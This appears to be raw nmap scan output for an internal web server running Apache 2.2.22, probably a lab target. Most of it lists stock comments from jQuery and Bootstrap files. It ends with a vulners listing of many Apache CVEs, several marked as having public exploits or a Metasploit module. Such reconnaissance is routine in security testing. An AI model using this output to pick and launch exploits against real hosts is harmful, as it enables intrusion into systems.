http://172.20.0.121:80/view.php?page=tools.html| Line number: 17| Comment:| <!-- Custom Fonts -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8043| Comment:|| // Generate shortcuts for custom animations|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 270| Comment:| /* jshint eqeqeq: false */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2858| Comment:|| // A central reference to the root jQuery(document)|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5899| Comment:|| // Replace/restore the type attribute of script elements for safe DOM manipulation|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7486| Comment:|| // Back Compat <1.8 extension point|| Path: http://172.20.0.121:80/vendor/magnific-popup/magnific-popup.css| Line number: 255| Comment:| /* The shadow behind the image */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 40| Comment:|| // Support: Firefox 18+|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10361| Comment:|| // Install script dataType|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5555| Comment:|| // jQuery.Event is based on DOM3 Events as specified by the ECMAScript Language Binding|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 29| Comment:| <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5772| Comment:|| // Support: Firefox|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2667| Comment:|| // Support: IE<8|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10967| Comment:|| // Note that for maximum portability, libraries that are not jQuery should|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 349| Comment:| // jscs:ignore requireDotNotation|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1335| Comment:| /* Sorting| ---------------------------------------------------------------------- */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10879| Comment:|| // Create innerHeight, innerWidth, height, width, outerHeight and outerWidth methods|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 180| Comment:| <!-- Theme JavaScript -->|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 172| Comment:| <!-- Bootstrap Core JavaScript -->|| Path: http://172.20.0.121:80/vendor/bootstrap/css/bootstrap.min.css| Line number: 6| Comment:| /*# sourceMappingURL=bootstrap.min.css.map */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2984| Comment:|| // Initialize central reference|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2855| Comment:|| // Initialize a jQuery object|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2650| Comment:|| // Sort stability|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1| Comment:| /*!| * jQuery JavaScript Library v1.12.4| * http://jquery.com/| *| * Includes Sizzle.js| * http://sizzlejs.com/| *| * Copyright jQuery Foundation and other contributors| * Released under the MIT license| * http://jquery.org/license| *| * Date: 2016-05-20T17:17Z| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9114| Comment:|| // Base "constructor" for jQuery.ajaxPrefilter and jQuery.ajaxTransport|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5774| Comment:|| // Related ticket - https://bugzilla.mozilla.org/show_bug.cgi?id=687787|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 25| Comment:| <!-- Theme CSS -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5612| Comment:|| // Create mouseenter/leave events using mouseover/out and event-time checks|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3158| Comment:|| // Convert String-formatted options into Object-formatted ones|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 68| Comment:| <!-- /.container-fluid -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2764| Comment:|| // Implement the identical functionality for filter and not|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 11002| Comment:|| // and CommonJS for browser emulators (#13566)|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10963| Comment:|| // derived from file names, and jQuery is normally delivered in a lowercase|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 6441| Comment:|| // Called only from within defaultDisplay|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10961| Comment:|| // understands anonymous AMD modules. A named AMD is safest and most robust|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10949| Comment:|| // The number of elements contained in the matched element set|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 549| Comment:|| // unguarded in another place, it seems safer to just disable JSHint for these|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10862| Comment:|| // rather than make the css module depend on the offset module, we just check for it here|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10860| Comment:|| // Webkit bug: https://bugs.webkit.org/show_bug.cgi?id=29084|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2084| Comment:|| // Add button/input type pseudos|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 6861| Comment:|| // return a css property mapped to a potentially vendor prefixed property|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8563| Comment:|| // IE6/7 do not support getting/setting some attributes with get/setAttribute|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10652| Comment:|| // Attach a bunch of functions for handling common AJAX events|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 557| Comment:|| // Populate the class2type map|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9087| Comment:| /* Prefilters| * 1) They are useful to introduce custom dataTypes (see ajax/jsonp.js for an example)| * 2) These are called:| * - BEFORE asking for a transport| * - AFTER param serialization (s.data is a string if s.processData is true)| * 3) key is the dataType| * 4) the catchall symbol "*" can be used| * 5) execution will start with transport dataType and THEN continue down to "*" if needed| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10547| Comment:|| // data: string of html|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10455| Comment:|| // Default jsonp settings|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10389| Comment:|| // Bind script tag hack transport|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10378| Comment:|| // Handle cache's special case and global|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8730| Comment:|| // Some attributes require a special call on IE|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8746| Comment:|| // forces the browser to respect setting selected|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10187| Comment:|| // Determine support properties|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10178| Comment:|| // See https://support.microsoft.com/kb/2856746 for more info|| Path: http://172.20.0.121:80/js/creative.min.js| Line number: 1| Comment:| /*!| * Start Bootstrap - Creative v3.3.7+1 (http://startbootstrap.com/template-overviews/creative)| * Copyright 2013-2016 Start Bootstrap| * Licensed under MIT (https://github.com/BlackrockDigital/startbootstrap/blob/gh-pages/LICENSE)| */|| Path: http://172.20.0.121:80/vendor/magnific-popup/magnific-popup.css| Line number: 301| Comment:| /**| * Remove all paddings around the image on small screen| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10176| Comment:|| // Support: IE<10|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10137| Comment:|| // Create the request object|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9059| Comment:| // IE|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7497| Comment:|| // Animations created synchronously will run synchronously|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8793| Comment:|| // IE6/7 call enctype encoding|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8748| Comment:|| // The getter ensures a default option is selected|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 956| Comment:| /**| * Adds the same handler for all of the specified attrs| * @param {String} attrs Pipe-separated list of attributes| * @param {Function} handler The method that will be applied| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8744| Comment:|| // Support: Safari, IE9+|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 14| Comment:| <!-- Bootstrap Core CSS -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10345| Comment:|| // Functions to create xhrs|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8495| Comment:|| // Hooks for boolean attributes|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 8357| Comment:|| // Radios and checkboxes getter/setter|| Path: http://172.20.0.121:80/vendor/bootstrap/css/bootstrap.min.css| Line number: 5| Comment:| /*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3536| Comment:|| // The deferred used on DOM ready|| Path: http://172.20.0.121:80/vendor/bootstrap/js/bootstrap.min.js| Line number: 1| Comment:| /*!| * Bootstrap v3.3.7 (http://getbootstrap.com)| * Copyright 2011-2016 Twitter, Inc.| * Licensed under the MIT license| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3592| Comment:| /**| * Clean-up method for dom ready events| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 37| Comment:|| // Pass this if window is not defined yet|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 66| Comment:| <!-- /.navbar-collapse -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4576| Comment:|| // Mark scripts as having already been evaluated|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1307| Comment:| /* Contains| ---------------------------------------------------------------------- */|| Path: http://172.20.0.121:80/vendor/bootstrap/css/bootstrap.min.css| Line number: 1| Comment:| /*!| * Bootstrap v3.3.7 (http://getbootstrap.com)| * Copyright 2011-2016 Twitter, Inc.| * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3403| Comment:| /* fnDone, fnFail, fnProgress */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1608| Comment:| /* matches from matchExpr["CHILD"]| 1 type (only|nth|...)| 2 what (child|of-type)| 3 argument (even|odd|\d*|\d*n([+-]\d+)?|...)| 4 xn-component of xn+y argument ([+-]?\d*n|)| 5 sign of xn-component| 6 x of xn-component| 7 sign of y-component| 8 y of y-component| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 935| Comment:| /**| * Support testing using an element| * @param {Function} fn Passed the created div and expects a boolean result| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7301| Comment:|| // These hooks are used by animate to expand properties|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3167| Comment:| /*| * Create a callback list using the following parameters:| *| * options: an optional list of space-separated options that will change how| * the callback list behaves or a more traditional option object| *| * By default a callback list will act like an event callback list and can be| * "fired" multiple times.| *| * Possible options:| *| * once: will ensure the callback list can only be fired once (like a Deferred)| *| * memory: will keep track of previous values and will call any callback added| * after the list has been fired right away with the latest "memorized"| * values (like a Deferred)| *| * unique: will ensure a callback can only be added once (no duplicate in the list)| *| * stopOnFalse: interrupt callings when a callback returns false| *| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2681| Comment:|| // Support: IE<9|| Path: http://172.20.0.121:80/vendor/jquery/jquery.min.js| Line number: 1| Comment:| /*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 547| Comment:|| // JSHint would error on this code due to the Symbol not being defined in ES5.|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4767| Comment:|| // Support: IE9|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1110| Comment:| /* getElement(s)By*| ---------------------------------------------------------------------- */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 999| Comment:| /**| * Returns a function to use in pseudos for input types| * @param {String} type| */|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 22| Comment:| <!-- Plugin CSS -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2657| Comment:|| // Initialize against the default document|| Path: http://172.20.0.121:80/view.php?page=tools.html| Line number: 49| Comment:| <!-- Collect the nav links, forms, and other content for toggling -->|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4541| Comment:|| // Support: IE8-IE9|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7541| Comment:| /* jshint validthis: true */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1043| Comment:| /**| * Checks a node for validity as a Sizzle context| * @param {Element|Object=} context| * @returns {Element|Object|Boolean} The input node if acceptable, otherwise a falsy value| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3606| Comment:| /**| * The ready event handler and self cleanup method| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1099| Comment:| /* Attributes| ---------------------------------------------------------------------- */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 970| Comment:| /**| * Checks document order of two siblings| * @param {Element} a| * @param {Element} b| * @returns {Number} Returns less than 0 if a precedes b, greater than 0 if a follows b| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10582| Comment:| /**| * Load a url into a page| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 743| Comment:|| // Optimize for push.apply( _, NodeList )|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2648| Comment:|| // One-time assignments|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 6454| Comment:| /**| * Try to determine the default display value of an element| * @param {String} nodeName| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4003| Comment:| /* jshint eqeqeq: true */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3480| Comment:| /* , ..., subordinateN */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 580| Comment:| /*!| * Sizzle CSS Selector Engine v2.2.1| * http://sizzlejs.com/| *| * Copyright jQuery Foundation and other contributors| * Released under the MIT license| * http://jquery.org/license| *| * Date: 2015-10-17| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10579| Comment:|| // Keep a copy of the old load method|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 10858| Comment:|| // Support: Safari<7-8+, Chrome<37-44+|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 555| Comment:| /* jshint ignore: end */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1055| Comment:| /**| * Detects XML nodes| * @param {Element|Object} elem An element or a document| * @returns {Boolean} True iff elem is a non-HTML XML node| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 9194| Comment:| /* Handles responses to an ajax request:| * - finds the right dataType (mediates between content-type and expected dataType)| * - returns the corresponding response| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3706| Comment:|| // Execute ASAP in case we need to set body.style.zoom|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2538| Comment:| /* Internal Use Only */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7505| Comment:|| // Generate parameters to create a standard animation|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3688| Comment:|| // Kick off the DOM ready check even if the user does not|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 2669| Comment:|| // http://msdn.microsoft.com/en-us/library/ms536429%28VS.85%29.aspx|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 4523| Comment:|| // We have to close these tags to support XHTML (#13200)|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1067| Comment:| /**| * Sets document-related variables once based on the current document| * @param {Element|Object} [doc] An element or document object to use to set the document| * @returns {Object} Returns the current document| */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 3197| Comment:| // Flag to know if list is currently firing|| Path: http://172.20.0.121:80/vendor/bootstrap/css/bootstrap.min.css| Line number: 5| Comment:| /*! Source: https://github.com/h5bp/html5-boilerplate/blob/master/src/css/main.css */|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 5648| Comment:|| // IE submit delegation|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 1052| Comment:|| // Expose support vars for convenience|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 42| Comment:|| // the stack via arguments.caller.callee and Firefox dies if|| Path: http://172.20.0.121:80/vendor/jquery/jquery.js| Line number: 7463| Comment:||_ // Support: IE <=9| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS| vulners:| cpe:/a:apache:http_server:2.2.22:| 3E6BA608-776F-5B1F-9BA5-589CD2A5A351 10.0 https://vulners.com/gitee/3E6BA608-776F-5B1F-9BA5-589CD2A5A351 *EXPLOIT*| PACKETSTORM:171631 9.8 https://vulners.com/packetstorm/PACKETSTORM:171631 *EXPLOIT*| HTTPD:E69E9574251973D5AF93FA9D04997FC1 9.8 https://vulners.com/httpd/HTTPD:E69E9574251973D5AF93FA9D04997FC1| HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F 9.8 https://vulners.com/httpd/HTTPD:E162D3AE025639FEE2A89D5AF40ABF2F| HTTPD:C072933AA965A86DA3E2C9172FFC1569 9.8 https://vulners.com/httpd/HTTPD:C072933AA965A86DA3E2C9172FFC1569| HTTPD:A1BBCE110E077FFBF4469D4F06DB9293 9.8 https://vulners.com/httpd/HTTPD:A1BBCE110E077FFBF4469D4F06DB9293| HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D 9.8 https://vulners.com/httpd/HTTPD:A09F9CEBE0B7C39EDA0480FEAEF4FE9D| HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B 9.8 https://vulners.com/httpd/HTTPD:9F5406E0F4A0B007A0A4C9C92EF9813B| HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8 9.8 https://vulners.com/httpd/HTTPD:9BCBE3C14201AFC4B0F36F15CB40C0F8| HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E 9.8 https://vulners.com/httpd/HTTPD:2BE0032A6ABE7CC52906DBAAFE0E448E| EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*| D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 9.8 https://vulners.com/githubexploit/D5084D51-C8DF-5CBA-BC26-ACF2E33F8E52 *EXPLOIT*| CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476| CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813| CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720| CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790| CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275| CVE-2018-1312 9.8 https://vulners.com/cve/CVE-2018-1312| CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679| CVE-2017-3169 9.8 https://vulners.com/cve/CVE-2017-3169| CVE-2017-3167 9.8 https://vulners.com/cve/CVE-2017-3167| CNVD-2022-51061 9.8 https://vulners.com/cnvd/CNVD-2022-51061| CNVD-2022-03225 9.8 https://vulners.com/cnvd/CNVD-2022-03225| CNVD-2021-102386 9.8 https://vulners.com/cnvd/CNVD-2021-102386| B6297446-2DDD-52BA-B508-29A748A5D2CC 9.8 https://vulners.com/githubexploit/B6297446-2DDD-52BA-B508-29A748A5D2CC *EXPLOIT*| 1337DAY-ID-38427 9.8 https://vulners.com/zdt/1337DAY-ID-38427 *EXPLOIT*| 0DB60346-03B6-5FEE-93D7-FF5757D225AA 9.8 https://vulners.com/gitee/0DB60346-03B6-5FEE-93D7-FF5757D225AA *EXPLOIT*| HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6 9.1 https://vulners.com/httpd/HTTPD:509B04B8CC51879DD0A561AC4FDBE0A6| HTTPD:459EB8D98503A2460C9445C5B224979E 9.1 https://vulners.com/httpd/HTTPD:459EB8D98503A2460C9445C5B224979E| HTTPD:2C227652EE0B3B961706AAFCACA3D1E1 9.1 https://vulners.com/httpd/HTTPD:2C227652EE0B3B961706AAFCACA3D1E1| FD2EE3A5-BAEA-5845-BA35-E6889992214F 9.1 https://vulners.com/githubexploit/FD2EE3A5-BAEA-5845-BA35-E6889992214F *EXPLOIT*| FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 9.1 https://vulners.com/githubexploit/FBC8A8BE-F00A-5B6D-832E-F99A72E7A3F7 *EXPLOIT*| E606D7F4-5FA2-5907-B30E-367D6FFECD89 9.1 https://vulners.com/githubexploit/E606D7F4-5FA2-5907-B30E-367D6FFECD89 *EXPLOIT*| D8A19443-2A37-5592-8955-F614504AAF45 9.1 https://vulners.com/githubexploit/D8A19443-2A37-5592-8955-F614504AAF45 *EXPLOIT*| CVE-2024-40898 9.1 https://vulners.com/cve/CVE-2024-40898| CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615| CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721| CVE-2017-9788 9.1 https://vulners.com/cve/CVE-2017-9788| CNVD-2022-51060 9.1 https://vulners.com/cnvd/CNVD-2022-51060| CNVD-2022-41638 9.1 https://vulners.com/cnvd/CNVD-2022-41638| B5E74010-A082-5ECE-AB37-623A5B33FE7D 9.1 https://vulners.com/githubexploit/B5E74010-A082-5ECE-AB37-623A5B33FE7D *EXPLOIT*| HTTPD:1B3D546A8500818AAC5B1359FE11A7E4 9.0 https://vulners.com/httpd/HTTPD:1B3D546A8500818AAC5B1359FE11A7E4| FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 9.0 https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 *EXPLOIT*| CVE-2021-40438 9.0 https://vulners.com/cve/CVE-2021-40438| CNVD-2022-03224 9.0 https://vulners.com/cnvd/CNVD-2022-03224| AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C 9.0 https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C *EXPLOIT*| 9D9B3F4D-6B5C-5377-BE39-F1C432C9E457 9.0 https://vulners.com/githubexploit/9D9B3F4D-6B5C-5377-BE39-F1C432C9E457 *EXPLOIT*| 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 9.0 https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 *EXPLOIT*| 7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 9.0 https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2 *EXPLOIT*| 36618CA8-9316-59CA-B748-82F15F407C4F 9.0 https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F *EXPLOIT*| CVE-2025-58098 8.3 https://vulners.com/cve/CVE-2025-58098| CNVD-2021-102387 8.2 https://vulners.com/cnvd/CNVD-2021-102387| B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2 https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 *EXPLOIT*| HTTPD:30E0EE442FF4843665FED4FBCA25406A 8.1 https://vulners.com/httpd/HTTPD:30E0EE442FF4843665FED4FBCA25406A| CVE-2016-5387 8.1 https://vulners.com/cve/CVE-2016-5387| CNVD-2016-04948 8.1 https://vulners.com/cnvd/CNVD-2016-04948| PACKETSTORM:181038 7.5 https://vulners.com/packetstorm/PACKETSTORM:181038 *EXPLOIT*| MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-HTTP-APACHE_OPTIONSBLEED- *EXPLOIT*| HTTPD:F1CFBC9B54DFAD0499179863D36830BB 7.5 https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB| HTTPD:C317C7138B4A8BBD54A901D6DDDCB837 7.5 https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837| HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F 7.5 https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F| HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2 7.5 https://vulners.com/httpd/HTTPD:BEF84406F2FB3CB90F1C555BEFF774E2| HTTPD:B1B0A31C4AD388CC6C575931414173E2 7.5 https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2| HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA 7.5 https://vulners.com/httpd/HTTPD:7DDAAFDB1FD8B2E7FD36ADABA5DB6DAA| HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5 7.5 https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5| EDB-ID:42745 7.5 https://vulners.com/exploitdb/EDB-ID:42745 *EXPLOIT*| CVE-2023-31122 7.5 https://vulners.com/cve/CVE-2023-31122| CVE-2022-30556 7.5 https://vulners.com/cve/CVE-2022-30556| CVE-2022-29404 7.5 https://vulners.com/cve/CVE-2022-29404| CVE-2022-22719 7.5 https://vulners.com/cve/CVE-2022-22719| CVE-2021-34798 7.5 https://vulners.com/cve/CVE-2021-34798| CVE-2018-8011 7.5 https://vulners.com/cve/CVE-2018-8011| CVE-2018-1303 7.5 https://vulners.com/cve/CVE-2018-1303| CVE-2017-9798 7.5 https://vulners.com/cve/CVE-2017-9798| CVE-2017-15710 7.5 https://vulners.com/cve/CVE-2017-15710| CVE-2016-8743 7.5 https://vulners.com/cve/CVE-2016-8743| CVE-2006-20001 7.5 https://vulners.com/cve/CVE-2006-20001| CNVD-2025-30836 7.5 https://vulners.com/cnvd/CNVD-2025-30836| CNVD-2025-16614 7.5 https://vulners.com/cnvd/CNVD-2025-16614| CNVD-2024-20839 7.5 https://vulners.com/cnvd/CNVD-2024-20839| CNVD-2023-93320 7.5 https://vulners.com/cnvd/CNVD-2023-93320| CNVD-2023-80558 7.5 https://vulners.com/cnvd/CNVD-2023-80558| CNVD-2022-53584 7.5 https://vulners.com/cnvd/CNVD-2022-53584| CNVD-2022-41639 7.5 https://vulners.com/cnvd/CNVD-2022-41639| CNVD-2022-03223 7.5 https://vulners.com/cnvd/CNVD-2022-03223| CNVD-2019-41283 7.5 https://vulners.com/cnvd/CNVD-2019-41283| CNVD-2017-13906 7.5 https://vulners.com/cnvd/CNVD-2017-13906| CNVD-2016-13233 7.5 https://vulners.com/cnvd/CNVD-2016-13233| CNVD-2016-13232 7.5 https://vulners.com/cnvd/CNVD-2016-13232| CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A 7.5 https://vulners.com/githubexploit/CD6A79B3-8167-5CFD-9FCB-6986FDF0BE1A *EXPLOIT*| A0F268C8-7319-5637-82F7-8DAF72D14629 7.5 https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629 *EXPLOIT*| 857E0BF8-9A29-54C5-82EA-8D7C0798CAA6 7.5 https://vulners.com/githubexploit/857E0BF8-9A29-54C5-82EA-8D7C0798CAA6 *EXPLOIT*| 56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 7.5 https://vulners.com/githubexploit/56EC26AF-7FB6-5CF0-B179-6151B1D53BA5 *EXPLOIT*| 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5 https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4 *EXPLOIT*| CVE-2025-49812 7.4 https://vulners.com/cve/CVE-2025-49812| CVE-2023-38709 7.3 https://vulners.com/cve/CVE-2023-38709| CNVD-2024-36395 7.3 https://vulners.com/cnvd/CNVD-2024-36395| SSV:60427 6.9 https://vulners.com/seebug/SSV:60427 *EXPLOIT*| SSV:60386 6.9 https://vulners.com/seebug/SSV:60386 *EXPLOIT*| SSV:60069 6.9 https://vulners.com/seebug/SSV:60069 *EXPLOIT*| HTTPD:D4C114070B5E7C4AA3E92FF94A57C659 6.9 https://vulners.com/httpd/HTTPD:D4C114070B5E7C4AA3E92FF94A57C659| CVE-2012-0883 6.9 https://vulners.com/cve/CVE-2012-0883| PACKETSTORM:127546 6.8 https://vulners.com/packetstorm/PACKETSTORM:127546 *EXPLOIT*| HTTPD:0A13DEC03E87AF57C14487550B086B51 6.8 https://vulners.com/httpd/HTTPD:0A13DEC03E87AF57C14487550B086B51| CVE-2014-0226 6.8 https://vulners.com/cve/CVE-2014-0226| 1337DAY-ID-22451 6.8 https://vulners.com/zdt/1337DAY-ID-22451 *EXPLOIT*| HTTPD:3E4CF20C0CAD918E98C98926264946F2 6.1 https://vulners.com/httpd/HTTPD:3E4CF20C0CAD918E98C98926264946F2| CVE-2016-4975 6.1 https://vulners.com/cve/CVE-2016-4975| CNVD-2018-15542 6.1 https://vulners.com/cnvd/CNVD-2018-15542| CVE-2018-1302 5.9 https://vulners.com/cve/CVE-2018-1302| CVE-2018-1301 5.9 https://vulners.com/cve/CVE-2018-1301| CNVD-2018-06536 5.9 https://vulners.com/cnvd/CNVD-2018-06536| CNVD-2018-06535 5.9 https://vulners.com/cnvd/CNVD-2018-06535| CNVD-2025-30835 5.4 https://vulners.com/cnvd/CNVD-2025-30835| 